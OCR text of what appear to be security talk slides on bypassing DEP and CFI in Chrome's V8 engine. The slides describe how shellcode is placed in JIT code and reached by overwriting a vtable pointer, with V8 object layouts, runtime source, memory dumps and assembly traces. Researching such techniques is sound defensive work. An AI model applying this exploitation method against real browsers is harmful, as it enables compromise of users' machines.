
Bypass DEP in Chrome


- Exploit Idea:
  - Shellcode -> JIT block
  - EIP -> Shellcode
    - Overwrite the vPtr + call vFunc
    - JIT block -> Execute in the future


v8::internal::Code
v8::internal::JSFunction
map
properties
elements
codeEntry*
prototypeMap
sharedFuncInfo
context
literals
nonWeakEnd
nextFuncLink
size
map
instructionSize
relocationInfo
handlerTable
DeoptData
typeFeedInfo
nextCodeLink
GCMetaData
ICAge
flags
kindFlags1
kindFlags2
prologue
constantPool
headerPadding
headerPadding
JIT code
...

```
// Get the codeEntry stub of function, and then execute the
    codeEntry stub
RUNTIME_FUNCTION(MaybeObject*, LoadIC_Miss) {
  HandleScope scope(isolate);
    LoadIC ic(IC::NO_EXTRA_FRAME, isolate);
    Handle<Object> receiver = args.at<Object>(0);
  Handle<String> key = args.at<String>(1);
  ic.UpdateState(receiver, key);
  return ic.Load(receiver, key);
}

// return JSFunction
EAX = 31121615

3E328B5A  jmp       dword ptr [edi+0Bh]
EDI = 31121615

jmp JSFunction.codeEntry
```


```
// Compile the function
RUNTIME_FUNCTION(MaybeObject*, Runtime_CompileUnoptimized) {
  Handle<Code> code = Compiler::GetUnoptimizedCode(function);
  function->ReplaceCode(*code);
  return *code;
}

JSFunction.codeEntry = code + 0x3f
JSFunction = 31121615
>dd 0x31121614
0x31121614  23014629 2fe080a1 2fe080a1 26262020
0x31121624  3c1080a1 31121095 31108081 2fe080a1
0x31121634  3c108091 23008cb1 31121615 23008cb1
0x31121644  31121615 23013021 2fe080a1 2fe080a1

EAX = 26261FE1
2422975E  lea       eax,[eax+3Fh]
24229761  jmp       eax
EAX = 26262020

jmp code + 0x3f
```


String
shellcode
Code
JIT code stub
Code
JIT code
Code
shellcode
vTbl
tabIndex()
vPtr
Anchor
vPtr
Anchor
leakArr
tabIndex()



JSFunction
codeEntry
Code
JIT code stub
JSFunction
codeEntry
Code
shellcode
String
shellcode


Bypass CFI

- Calculate static PE
- JIT -> Dynamical



Demo





JIT Mitigation

- Chris Evans
  - Captain Google Security?
  - Captain America?
  - “JIT engines are a pain”
  - “Ban syscalls”
- W^X can’t help!


Binary hacker is boring?



气剑合一
陈晓
杨过

Cross-disciplinary Attack
跨界攻击

- The same-origin policy

